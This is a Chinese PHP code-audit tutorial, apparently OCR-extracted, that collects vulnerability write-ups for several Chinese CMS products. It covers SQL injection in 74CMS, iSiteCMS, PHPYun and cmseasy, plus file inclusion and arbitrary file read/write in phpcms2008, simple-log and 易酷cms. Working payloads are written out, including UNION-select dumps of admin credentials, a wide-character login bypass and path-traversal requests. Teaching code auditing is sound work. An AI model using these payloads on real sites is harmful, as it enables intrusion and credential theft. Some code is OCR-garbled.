时候你要开始学习框架，等学完了你再来看这套程序的时候。你就会突然明白很多。





74CMS 人才系统注入全版本通杀进后台

作者：小屁孩

整套程序过滤的还是比较全面的 不过所有版本都是 GBK 编码是他的硬伤 但是基本上字符串入库的时候作者都使用了 iconv 来把提交过来的数据编码转换成 utf8

所以利用宽字符注入就没办法了 但是过滤完善仅限 3.2 版本之前最新的 3.2 版本 plus 目录多了几个文件 不知道是不是换了程序员了...先上两个白痴注入吧~

File: \plus\ajax_officebuilding.php line:16

```
if($act == 'alphabet')
{
	$alphabet=trim($_GET['x']);
	if (!empty($alphabet))
	{
$result = $db->query("select * from ".table('category')." where
c_alias='QS_officebuilding' AND c_index='{$alphabet}' ");
	while($row = $db->fetch_array($result))
	{
		if ($listtype=="li")
		{
		$htm.="
•  {$row['c_name']}";
		}
		else
		{
		$htm.="
•  {$row['c_name']}{$row['stat_jobs']}";
		}
	}
	if (empty($htm))
	{
	$htm="没有找到首字母为：{$alphabet} 的写字楼！";
	}
	$htm.="";
	exit($htm);
	}
}
```

$_GET['x']获取的值给$alphabet，而$alphabet 直接插入到了 SQL 查询语句中。所以这里造成了注入



exp:

plus/ajax_officebuilding.php?act=alphabet&x=11%d5'%20union%20select%201,2,3,concat(0x3C2F613E20),5,6,7,concat(0x3C623E5E5F5E203C2F623E,admin_name,0x3A,pwd,0x3C623E205E5F5E3C2F623E),9%20from%20qs_admin%23

注入也是白搭 因为 hash 解不出来 ,经过多次加密的 试了十几个一个都没解出来....

$alphabet：我有大哥罩着。你能拿我怎样。



File:\admin\admin_login.php （42 行）

```
elseif($act == 'do_login')
{
        header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
        header("Cache-Control: no-cache, must-revalidate");
        header("Pragma: no-cache");
         $admin_name = isset($_POST['admin_name']) ?
trim($_POST['admin_name']) : ''; //没过滤~~~
         $admin_pwd = isset($_POST['admin_pwd']) ?
```

```
trim($_POST['admin_pwd']) : '';
          $postcaptcha = isset($_POST['postcaptcha']) ? $_POST['postcaptcha'] :
'';
           $remember  =  isset($_POST['rememberme'])  ?
intval($_POST['rememberme']) : 0;

           if($admin_name  ==  '')
          {
          header("Location:?act=login&err=".urlencode('用户名不能为空'));
          exit();
           }
           elseif($admin_pwd  ==  '')
          {
          header("Location:?act=login&err=".urlencode('密码不能为空'));
          exit();
           }
          $captcha=get_cache('captcha');
          if(empty($postcaptcha)  &&  $captcha['verify_adminlogin']=='1')
          {
                    header("Location:?act=login&err=".urlencode('验证码不能为空
'));
                    exit();
           }
          if  ($captcha['verify_adminlogin']=='1'  &&
strcasecmp($_SESSION['imageCaptcha_content'],$postcaptcha)!=0)
          {
                    write_log("验证码填写错误",$admin_name,2);
                    header("Location:?act=login&err=".urlencode('验证码填写错误
'));
                    exit();
          }
           elseif(check_admin($admin_name,$admin_pwd))  //关键函数   直接带
入进去了
          {
```

```
                    update_admin_info($admin_name);
                   write_log("成功登录",$admin_name);
                    if($remember  ==  1)
                   {
                            $admininfo=get_admin_one($admin_name);
                             setcookie('Qishi[admin_id]', $_SESSION['admin_id'],
time()+86400, $QS_cookiepath, $QS_cookiedomain);
                             setcookie('Qishi[admin_name]', $admin_name,
time()+86400, $QS_cookiepath, $QS_cookiedomain);
                            setcookie('Qishi[admin_pwd]',
md5($admin_name.$admininfo['pwd'].$admininfo['pwd_hash'].$QS_pwdhash),
time()+86400, $QS_cookiepath, $QS_cookiedomain);
                    }
          }
         else
         {
                   write_log("用户名或密码错误",$admin_name,2);
                   header("Location:?act=login&err=".urlencode('用户名或密码错
误'));
                   exit();
          }
header("Location: admin_index.php");
}
```

$admin_name 经过了 check_admin 函数处理。
继续追下 check_admin 函数:
\admin\include\admin_common.fun.php (197 行)

```
function  check_admin($name,$pwd)
{
        global  $db,$QS_pwdhash;

        $admin=get_admin_one($name); //先把程序 name 带入了这个函数进行了
一次查询
```

```
        $md5_pwd=md5($pwd.$admin['pwd_hash'].$QS_pwdhash);
        $row = $db->getone("SELECT COUNT(*) AS num FROM
".table('admin')." WHERE admin_name='$name' and pwd ='".$md5_pwd."' ");
//继续查询
        if($row['num'] > 0){
                return true;
        }else{
                return false;
        }
}
```



再看看 get_admin_one 函数:

\admin\include\admin_common.fun.php (237 行)

```
function get_admin_one($username){
        global $db;
        $sql = "select * from ".table('admin')." where admin_name =
'".$username."' LIMIT 1"; //同样直接查询了
        return $db->getone($sql);
}
```

get_admin_one 函数和 check_admin 函数都是直接就带入查询了 除了 POST 开头被 addslashes 函数过滤过一次 但是在宽字符面前这些都是浮云~~

直接向 admin_login.php?act=do_login 构造以下 POST 语句就能直接进后台了~~ 当然前提你得有后台路径
admin_name=fuckyou%d5' or 1=1%23&admin_pwd=1





iSiteCMS 几处注射漏洞


作者：lxj616

File:/isite/components/messages/messages.fe.php line:103

```
if($form->status == TFORM_STATUS_GETED_VALID){
//这个是站内短信的写信息表单的处理
        $arr = $form->getValues();
```

```
//直接获取表单中信息
        $tos = explode(',',trim($arr['to']));
//只是分割，不是过滤
        $noExistsMenber = array();
        $toMenbers = array();
        foreach ($tos as $menber){
          $i =$this->DBE->getOne("select `id` from #__user where
`name`='$menber'");
//一直到上面这一句都没有过滤，直接带入数据库查询了，之所以会这么写可能
的原因是开发人员误以为`name`='$menber'的引号可以起到保护作用（其他的 int
变量都通过了 inval，而这个是 string 可以输入单引号）
          if(is_null($i) or empty($i)){
            $noExistsMenber[] = $menber;
//id 只要有返回就可以继续
          }else{
            $m['name'] = $menber;
            $m['id']  = $i;
            $toMenbers[] = $m;
          }
        }
        if(!empty($noExistsMenber)){
          addGlobalNotice("以下用户不存在：".implode(',',$noExistsMenber));
        }else{
          $msg['tos'] = $arr['to'];
          $msg['subject'] = $arr['subject'];
          $msg['content'] = $arr['content'];
//进入信息发送的模块了，实际上之前就已经引发注射了，但是攻击时需要读
sendMessage 代码
          $mMessage->sendMessage($toMenbers,$msg);
          $this->flash('成功','发送成功',bu(1,'messages','inbox'));
        }
```

这个就是代码里的表单显示



上面同理：

/isite/components/links/links.be.php line:64

```
if($form->status == TFORM_STATUS_GETED_VALID){
                        $newCat = $form->getValues();
                        if($id==0){
                                //create category
                                //check name
                                $name = $newCat['name'];
                                $nameUsed =
$this->DBE->getOne("select count(*) from #__link_category where
`name`='$name'");
                                if($nameUsed){
                                        $form->status =
TFORM_STATUS_GETED;
```

下面是对于攻击方式的分析

注射肯定是有了，但是这里有一点点别扭的地方，就是

```
$tos = explode(',',trim($arr['to']));
```

这句话把逗号给干掉了，给注射添加了小小难度

继续分析代码：

File:/isite/components/messages/models/message.php 整个 php

```
function sendMessage($to,$message,$type=null,$newCall=1){
//刚才检测完用户是否存在后，调用这个函数
    if(isset($to['name']) or is_string($to)){
        if(is_string($to)){
            $to['name'] = $to;
        }
        if(!isset($to['id'])){
//还记得 id 吗，是之前被注射 SQL 的返回，理论上正常应该是目标用户的 id
            $to['id'] = $this->_db->getOne("select `id` from #__user where
`name`='$to[name]'");
        }
//又 SELECT 一遍，不过 name 还是注射时的 name，这一句也被注射了
        global $gUser;
        $message['to'] = $to['name'];
        $message['to_id'] = $to['id'];
        $message['from'] = $gUser->name;
        $message['from_id'] = $gUser->id;
        $message['create_time'] = TIME_STAMP;
        $message['type'] = $type;
        $this->insert($message);
//看到下一句，终于长舒一口气，注射可以有回显了！to_id 就是我们的语句执行
结果，而它会报错给我们看的！
        $this->_db->execute("update #__user set
`new_msg_count`=`new_msg_count`+1 where `id`=$message[to_id]");
        if($newCall>0){
            $message['to'] = '';
            $message['to_id'] = 0;
            $this->insert($message);
            $newCall--;
```

```
    }
  }else  if(is_array($to)){
    foreach  ($to  as  $sto){
      $this->sendMessage($sto,$message,null,$newCall);
    }
  }
}
```

利用：


注册一下，在会员中心-站内短信-发信息 里那个 link 模块里的注射没找到表单在什么地方

注射+回显方法 ：

```
test' and 1=2 union select password from flexi_user where id=1#
```







PHPYun XML 实体注入

作者：未知

File：/weixin/model/index.clss.php
Code: 13

```
class index_controller extends common
{
	public $MsgType;
	public function index_action()
	{
		if($_GET["echostr"])
		{
			$this->valid();
		}else{
			//if(!$this->checkSignature()){echo "
非法来源地址！";exit();};
			$postStr =
$GLOBALS["HTTP_RAW_POST_DATA"];
			if (!empty($postStr))
			{
```

```
                              $postObj =
simplexml_load_string($postStr, 'SimpleXMLElement',
LIBXML_NOCDATA);
                              $fromUsername =
$postObj->FromUserName;
                              $toUsername = $postObj->ToUserName;
                              $keyword = trim($postObj->Content);
                              $times = time();
                              $MsgType = $postObj->MsgType;
                              $topTpl = "<xml>

<ToUserName><![CDATA[%s]]></ToUserName>

<FromUserName><![CDATA[%s]]></FromUserName>

<CreateTime>%s</CreateTime>

<MsgType><![CDATA[%s]]></MsgType>";

                              $bottomStr =
"<FuncFlag>0</FuncFlag></xml>";
                              if($MsgType=='event')
                              {
                                     $MsgEvent = $postObj->Event;
                                     if ($MsgEvent=='subscribe')
                                     {
                                              $centerStr =
"<Content><![CDATA[欢迎您关注
".iconv('gbk','utf-8',$this->config['sy_webname'])."！\n 1：您可以
直接回复关键字如【销售】、【南京 销售】、【南京 销售 XX 公司】查找您想要
的职位\n 绑定您的账户体验更多精彩功能\n 感谢您的关注！]]></Content>";
                                              $this->MsgType =
'text';
                                     }elseif ($MsgEvent=='CLICK')
```

```
                                    {
                                             $EventKey =
$postObj->EventKey;

         if($EventKey=='myaccount'){

         $centerStr = $this->bindUser($fromUsername);

         }elseif($EventKey=='我的消息')
                                             {

         $centerStr = $this->myMsg($fromUsername);

         }elseif($EventKey=='面试邀请')
                                             {

         $centerStr = $this->Audition($fromUsername);

         }elseif($EventKey=='简历查看')
                                             {

         $centerStr = $this->lookResume($fromUsername);

         }elseif($EventKey=='刷新简历')
                                             {

         $centerStr = $this->refResume($fromUsername);

         }elseif($EventKey=='推荐职位')
                                             {

         $centerStr = $this->recJob();

         }elseif($EventKey=='职位搜索'){
```

```
        $centerStr = "<Content><![CDATA[直接回复城市、职位、公司名称等关键字搜索您需要的职位信息。\n 如：【经理】、【南京 经理】、【南京 xx公司】]]></Content>";

        $this->MsgType = 'text';
                                            }
                                    }
                              }elseif($MsgType=='text'){
                                    if($keyword){
                                    $centerStr =
$this->searchJob($keyword);
                                    }
                              }
                              $topStr = sprintf($topTpl,
$fromUsername, $toUsername, $times, $this->MsgType);
                              echo $topStr.$centerStr.$bottomStr;
                            }
                    }
        }
```





先来慢慢分析一下定义一个属性$MsgType,后面判断 echostr 是否通过 GET 方式提交，如果是则调用 valid()方法

这里先不往下读，先跟进 valid()方法是做什么的：

Code:482

```
private function valid()
   {
       $echoStr = $_GET["echostr"];
       if($this->checkSignature()){
         echo $echoStr;
         exit;
       }
   }
```




```
private function checkSignature()
        {
```

```
        $signature = $_GET["signature"];
        $timestamp = $_GET["timestamp"];
        $nonce = $_GET["nonce"];

                $token = $this->config['wx_token'];
                $tmpArr = array($token, $timestamp,
$nonce);
                sort($tmpArr, SORT_STRING);
                $tmpStr = implode( $tmpArr );
                $tmpStr = sha1( $tmpStr );

                if( $tmpStr == $signature  &&
$token!=''){
                        return true;
                }else{
                        return false;
                }
        }
```

主要是检查签名，还有$token 是否不为空。 而这里的 wx_token 默认是为空的，所以这里有一项条件不成功，则反回 false。

所以这里就跟进完了，valid()这个方法是用来检查签名的

然后继续往下：

```
$postStr = $GLOBALS["HTTP_RAW_POST_DATA"];
                        if (!empty($postStr))
                        {
                          $postObj =
simplexml_load_string($postStr, 'SimpleXMLElement',
LIBXML_NOCDATA);
                          $fromUsername =
$postObj->FromUserName;
                          $toUsername =
$postObj->ToUserName;
```

```
$keyword =
trim($postObj->Content);
$times = time();
$MsgType = $postObj->MsgType;
$topTpl = "<xml>

<ToUserName><![CDATA[%s]]></ToUserName>

<FromUserName><![CDATA[%s]]></FromUserName>


<CreateTime>%s</CreateTime>


<MsgType><![CDATA[%s]]></MsgType>";

$bottomStr =
"<FuncFlag>0</FuncFlag></xml>";
```


$GLOBALS[“HTTP_RAW_POST_DATA”]



所以这里获取的 post 传给了变量,然后进行了判断$postStr 是否不为空，如果不为空则调用 simplexml_load_string()方法，把 XML 字符串载入对象中。

然后通过对象名赋值给其它变量$fromUsername 等

继续往下读：




```
if($MsgType=='event')
                  {
                        $MsgEvent = $postObj->Event;
                        if ($MsgEvent=='subscribe')
                                {

                        $centerStr =
"<Content><![CDATA[欢迎您关注
".iconv('gbk','utf-8',$this->config['sy_webname'])."!\n
1：您可以直接回复关键字如【销售】、【南京 销售】、【南京 销售
XX 公司】查找您想要的职位\n 绑定您的账户体验更多精彩功能\n 感
谢您的关注！]]></Content>";

                                        $this->MsgType =
'text';
                                }elseif
($MsgEvent=='CLICK')

                                {
                                        $EventKey =
$postObj->EventKey;

        if($EventKey=='myaccount'){

                        $centerStr =
$this->bindUser($fromUsername);


        }elseif($EventKey=='我的消息')
                                        {
                        $centerStr =
$this->myMsg($fromUsername);
```

```
        }elseif($EventKey=='面试邀请')
                                        {

                        $centerStr =
$this->Audition($fromUsername);


        }elseif($EventKey=='简历查看')
                                        {

                        $centerStr =
$this->lookResume($fromUsername);

        }elseif($EventKey=='刷新简历')
                                        {
                        $centerStr =
$this->refResume($fromUsername);

        }elseif($EventKey=='推荐职位')
                                        {
                                $centerStr =
$this->recJob();


        }elseif($EventKey=='职位搜索'){



        $centerStr = "<Content><![CDATA[直接回复城市、职位、公司名称等关键字搜索您需要的职位信息。\n 如:【经理】、【南京 经理】、【南京 xx 公司】]]></Content>";

        $this->MsgType = 'text';
                                        }
                                }
                          }elseif($MsgType=='text'){
                                if($keyword){

                                $centerStr =
$this->searchJob($keyword);
                                }
                          }

                          $topStr = sprintf($topTpl,
$fromUsername, $toUsername, $times, $this->MsgType);
```

```
                          echo
$topStr.$centerStr.$bottomStr;
                        }
                }
        }
```

这里先判断类型，如果点击，$MsgEvent==’CLICK’ 则会调用 bindUser（ ）方法。

原本这段代码判断是否 我的帐号信息，但在环境搭建后可能是编码原因，一直复现不成功，所以这里我改成了 myaccount 所以才会去执行 bindUser()方法

```
if($EventKey=='myaccount'){
                     $centerStr =
$this->bindUser($fromUsername);
```

这里调用了这个 bindUser()方法，所以这里跟进一下这个方法是做什么的。

Code:286

```
private function bindUser($wxid='')
{
        $bindType = $this->isBind($wxid);
        $this->MsgType = 'text';
        return $bindType['cenetrTpl'];
}
```

将$wxid 这个参数又传给了 isBind()方法进行处理。

继续跟进 isBind()方法：

Code:295

```
private function isBind($wxid='')
        {
                if($wxid)
```

```
                {
                        $User =
$this->obj->DB_select_once("member","`wxid`='".$wxid."'
","`uid`,`username`");
                }
                if($User['uid']>0)
                {
                        $User['bindtype'] = '1';
                        $User['cenetrTpl'] =
"<Content><![CDATA[您的
".iconv('gbk','utf-8',$this->config['sy_webname'])."帐
号: ".$User['username']."已成功绑定! \n\n\n 您也可以<a
href=\"".$this->config['sy_weburl']."/wap/index.php?m=l
ogin&wxid=".$wxid."\">点击这里</a>进行解绑或绑定其他帐
号]]></Content>";
                }else{
                        $Token = $this->getToken();
                        $Url =
'https://api.weixin.qq.com/cgi-bin/user/info?access_tok
en='.$Token.'&openid='.$wxid.'&lang=zh_CN';
                        $CurlReturn  =
$this->CurlPost($Url);
                        $UserInfo    =
json_decode($CurlReturn);
                        $wxid        = $wxid;
                        $wxname      =
$UserInfo->nickname;
                        $this->config['token_time'] =
time();
                        $User['cenetrTpl'] =
'<Content><![CDATA[您还没有绑定帐号，<a
href="'.$this->config['sy_weburl'].'/wap/index.php?m=lo
gin&wxid='.$wxid.'">点击这里</a>进行绑定!]]></Content>';
                }
```

```
                return $User;
        }
```

这里传过来的$wxid 直接进入到了 DB_select_once 方法中。 这里继续跟进 DB_select_once 是否有进行过滤等。如果没有过滤则存在 sql 注入

File:/Module/class/action.class.php

Code:53

```
function DB_select_once($tablename, $where = 1, $select = "*") {

        $cachename=$tablename.$where;

        if(!$return=$this->Memcache_set($cachename)){

                $SQL = "SELECT $select FROM " .
$this->def . $tablename . " WHERE $where limit 1";

                $query = $this->db->query($SQL);

                $return=$this->db->fetch_array($query);


        $this->Memcache_set($cachename,$return);

        }

        return $return;
```

所以没有过滤产生了注入工攻击


漏洞利用方法：

http://192.168.0.108/phpyun3/weixin/index.php?m=index&c=index

POST:

```
<?xml version="1.0" encoding="utf-8"?>
<xml>
  <ToUserName>1111</ToUserName>
  <FromUserName>1111' and 1=2 union select 1,(select
concat(username,password) from phpyun_admin_user limit
0,1)#</FromUserName>
  <CreateTime>1402550611</CreateTime>
  <MsgType>event</MsgType>
  <Event>CLICK</Event>
  <EventKey>myaccount</EventKey>
  <FuncFlag>0</FuncFlag>
</xml>
```

这里提交将会被拦





通过 tamper Data 来突破

添加一个：Content-Type:text/xml;

```
http://192.168.0.108/phpyun3/weixin/index.php?m=index&c=i

Request Header Name        Request Header ...        Post Parameter
Host                       192.168.0.108             <?xml version
User-Agent                 Mozilla/5.0 (Maci
Accept                     text/html,applicat
Accept-Language            zh-CN,zh;q=0.8,e
Accept-Encoding            gzip, deflate
Cookie                     PHPSESSID=9krk

Add element
Add elements
Add elements from file
Add ▶
```

```
Accept-Encoding            gzip, deflate
Cookie                     PHPSESSID=9krk
Content-Type               text/xml;
```

提交，查看源代码查看密码：

```
http://192.168.0.108/phpyun3/weixin/index.php?m=index&c=index

Enable Post data   Enable Referrer

  <Event>CLICK</Event>
  <EventKey>myaccount</EventKey>
  <FuncFlag>0</FuncFlag>
</xml>
```

```
>
        <ToUserName><![CDATA[1111' and 1=2 union select 1,(select concat(username,password) fr
        <FromUserName><![CDATA[1111]]></FromUserName>
        <CreateTime>1468923365</CreateTime>
        <MsgType><![CDATA[text]]></MsgType>
        <Content><![CDATA[您的php云人才系统帐号：admin21232f297a57a5a743894a0e4a801fc3已成功绑定!

可以<a href="http://localhost/phpyun3/wap/index.php?m=login&wxid=1111' and 1=2 union select 1,(select
```



cmseasy 无限制报错注入

作者：loopx9

File:xajax.class.php

```
if ($rootTag == "xjxquery") {
            $sQuery = "";
            $this->iPos++;
            while (!stristr($this->aObjArray[$this->iPos], "")) {
                if (stristr($this->aObjArray[$this->iPos], "") ||
stristr($this->aObjArray[$this->iPos], "")) {
                    $this->iPos++;
                    continue;
                }
                $sQuery .= $this->aObjArray[$this->iPos];
                $this->iPos++;
            }
            parse_str($sQuery, $aArray);
            if ($this->bDecodeUTF8Input) {
                foreach ($aArray as $key => $value) {
                    $aArray[$key] = $this->_decodeUTF8Data($value);
                }
            }
            if (get_magic_quotes_gpc() == 1) {
                $newArray = array();
```


```
                foreach ($aArray as $sKey => $sValue) {
                    if (is_string($sValue))
                        $newArray[$sKey] = stripslashes($sValue);
                    else
                        $newArray[$sKey] = $sValue;
                }
                $aArray = $newArray;
            }
        }
        return $aArray;
    }
```

问题发生在哪里了：

parse_str($sQuery, $aArray);
这个函数，本身会对 url 编码进行一次 decode 的

测试一下

```
<?php
echo $_GET['b'];
echo "<br>";
parse_str($_GET['b']);
echo $a;
?>
```



a=1'&
1'

第二处逻辑

如果 gpc 开启的话，它会进行一次 stripslashes

```
if (get_magic_quotes_gpc() == 1) {
            $newArray = array();
            foreach ($aArray as $sKey => $sValue) {
               if (is_string($sValue))
                  $newArray[$sKey] =
stripslashes($sValue);
```

以往的 注册函数有两个前台可以利用：

Postdata 和 LiveMessage

看看 LiveMessage：

```
function LiveMessage($a) {
   global $db;
   $sessionid = $_SESSION['sessionid'];
   $name = addslashes(htmlspecialchars($a['name']));
   $email =
addslashes(htmlspecialchars($a['email']));
   $country =
addslashes(htmlspecialchars($a['country']));
   $phone =
addslashes(htmlspecialchars($a['phone']));
   $departmentid =
addslashes(htmlspecialchars($a['departmentid']));
   $message =
addslashes(htmlspecialchars($a['message']));
```

所有的参数都被 addslashes

我们在看看：

Postdata

```
function Postdata($a) {
global $db;
$chatid = $_SESSION['chatid'];
$name = $_SESSION['name'];
$a['detail'] = htmlspecialchars($a['detail']);
if (!get_magic_quotes_gpc()) {
$a['detail'] = addslashes($a['detail']);
}
```

如果 gpc 开启的话，就不进行 addslashes 好的 直接 exp
发送 url:
http://localhost/Cmseasy/celive/live/header.php

postdata:

```
xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx
%2527%252C%2528UpdateXML%25281%252CCONCAT%252
80x5b%252Cmid%2528%2528SELECT%252f%252a%252a%
252fGROUP_CONCAT%2528concat%2528username%252C%2
527%257C%2527%252Cpassword%2529%2529%2520from%
2520cmseasy_user%2529%252C1%252C32%2529%252C0x5
d%2529%252C1%2529%2529%252CNULL%252CNULL%252
CNULL%252CNULL%252CNULL%252CNULL%2529--%2520</
q></xjxquery>
```

练习题：

1. 注入有几种类型？

2. 是否所有数据库都受到 SQL 注入？

实践：通过 sqli-labs 练习一下
https://github.com/Audi-1/sqli-labs

文件包含

文件包含漏洞即当程序员在包含文件的过程中引入了外部提交的数据参与包含的过程所产生的漏洞，这个漏洞是目前 Web 攻击中最利

用率最高的一个漏洞，攻击者 可以轻松获取服务器的访问权限（即拿到 webshell）。而文件包含通常又有本地文件包含

（Local File Inclusion)和远程文件包含(Remote File Inclusion)之分。allow_url_fopen 和 allow_url_include 是决定包含属于本地文件包含（LFI）还是远程文件包含 （RFI）的条件，在 PHP4 中则只有一个 allow_url_fopen 选择。其中 allow_url_fopen
和 allow_url_include 为 0n 的情况为远程文件包含漏洞，相反为本地文件包含漏洞。

什么才是“远程文件包含漏洞”？

服务器通过 php 的特性（函数）去包含任意文件时，由于要包含的这个文件来源过滤不严，从而可以去包含一个恶意文件，而我们可以构造这个恶意文件来达到邪恶的目的。

涉及到的危险函数：

include（）

require（）

include_once（）


require_once（）

Include：包含并运行指定文件，当包含外部文件发生错误时，系统给出警告，但整个 php 文件继续执行。

Require：跟 include 唯一不同的是，当产生错误时候，include 下面继续运行而 require 停止运行了。

Include_once：这个函数跟 include 函数作用几乎相同，只是他在导入函数之前先检测下该文件是否被导入。如果已经执行一遍那么就不重复执行了。

Require_once：这个函数跟 require 的区别 跟上面我所讲的 include 和 include_once 是一样的。所以我就不重复了。



phpcms2008 本地文件包括及利用

作者：Jannock

文件 wap/index.php

```
include '../include/common.inc.php';
include './include/global.func.php';
$lang = include './include/lang.inc.php';
if(preg_match('/(mozilla|m3gate|winwap|openwave)/i',
$_SERVER['HTTP_USER_AGENT']))
{
header('location:../');
}
wmlHeader($PHPCMS['sitename']);
$action = isset($action) && !empty($action) ? $action : 'index';
if($action)
{
include './include/'.$action.'.inc.php';
}
$html = CHARSET != 'utf-8' ? iconv(CHARSET, 'utf-8', $html) :
$html;
```

echo str_replace('', "\n", $html);
wmlFooter();
?>

action 变量没有判断，造成本地文件包含漏洞。

利用（其中之一）：
包含目录 include\fields\areaid 下任一文件，即可执行任意 SQL 脚本。
如：field_add.inc.php
if(!$maxlength) $maxlength = 255;
$maxlength = min($maxlength, 255);
$sql = "ALTER TABLE `$tablename` ADD `$field`
VARCHAR($maxlength) NOT NULL DEFAULT '$defaultvalue'";
$db->query($sql);
?>
tablename 等变量可以直接传入。 当然，这个访问需要用 Opera 等浏览器访问。
用 Opera 浏览器访问
http://www.phpcms.cn/wap/index.php?action=../../include/fields/areaid/field_add&tablename=xx

simple-log 后台任意文件读写漏洞

作者：风眼哥
在/admin/includes/set_page.php 中：
产生读任意文件的地方：

```
elseif ($action=='get_page_data')
{
        require(PBBLOG_ROOT . '/includes/json.class.php');
        $json   = new JSON;
        $file=$_POST['template_file'];
        $res=array('type'=>'get_page_data','content'=>'','error'=>'no');
```

```
        $data=file_get_contents(PBBLOG_ROOT.'/themes/'.$config['template_name'].'/'.$file);

        $res['content']=$data;
        die($json->encode($res));
}
```

$_POST['template_file']被传给了$file 然后直接字符串拼接进入 file_get_contents 中导致读任意文件漏洞的产生

产生写任意文件的地方：

```
elseif ($action=='act_set_page')
{
        $data=htmlspecialchars_decode(stripslashes($_POST['data']));
        $file=$_POST['template_file'];

        $fp=@fopen(PBBLOG_ROOT.'/themes/'.$config['template_name'].'/'.$file,"w") or die('can not open file');
        flock($fp,LOCK_EX);
        fwrite($fp,$data);
        fclose($fp);
        clear_tpl();
        sys_message('页面修改成功','admin.php?act=set_footer&file='.$file);

}
```

同理也是

$_POST['template_file']被传给了$file 然后直接字符串拼接进入 file_get_contents 中导致写任意文件漏洞的产生

读 index.php 文件

```
POST /simple-log/admin/admin.php?act=get_page_data HTTP/1.1
Host: xxx
User-Agent: xxx
```

```
Accept: application/json, text/javascript, */*
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://xxx/simple-log/admin/admin.php?act=set_footer&file=blog.html
Content-Length: 23
Cookie: xxx
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

template_file=../index.php
```

易酷 cms 本地包含导致 getwebshell

作者：Bhunter

漏洞文件：core\Lib\Action\Home\MyAction.class.php

```
class MyAction extends HomeAction{
    public function index(){
                    $this->show();
        }
    public function show(){
                    $id = !empty($_GET['id'])?$_GET['id']:'hot';
                    $this->display('my_'.trim($id));漏洞点
        }
}
?>



public function
fetch($templateFile='',$charset='',$contentType='text/html',$display=false)
    {
```

```
        $GLOBALS['_viewStartTime'] = microtime(TRUE);
        if(null===$templateFile)
            // 使用 null 参数作为模版名直接返回不做任何输出
            return ;
        if(empty($charset))  $charset = C('DEFAULT_CHARSET');
        // 网页字符编码
        header("Content-Type:".$contentType."; charset=".$charset);
        header("Cache-control: private");  //支持页面回跳
        //页面缓存
        ob_start();
        ob_implicit_flush(0);

        if(!file_exists_case($templateFile))
            // 自动定位模板文件
            $templateFile   = $this->parseTemplateFile($templateFile);//关键
函数，只有此处对包含模板做了文件处理，我看看下这个函数。

        $engine  = strtolower(C('TMPL_ENGINE_TYPE'));
        if('php'==$engine) {
            // 模板阵列变量分解成为独立变量
            extract($this->tVar, EXTR_OVERWRITE);
            // 直接载入 PHP 模板
            include $templateFile;
        }elseif('think'==$engine && $this->checkCache($templateFile)) {
            // 如果是 Think 模板引擎并且缓存有效 分解变量并载入模板缓存
            extract($this->tVar, EXTR_OVERWRITE);
            //载入模版缓存文件
            include
C('CACHE_PATH').md5($templateFile).C('TMPL_CACHFILE_SUFFIX');
        }else{
            // 模板文件需要重新编译 支持第三方模板引擎
            // 调用模板引擎解析和输出
            $className   = 'Template'.ucwords($engine);
```

```
require_cache(THINK_PATH.'/Lib/Think/Util/Template/'.$className.'.class.php');
                $tpl    =   new $className;
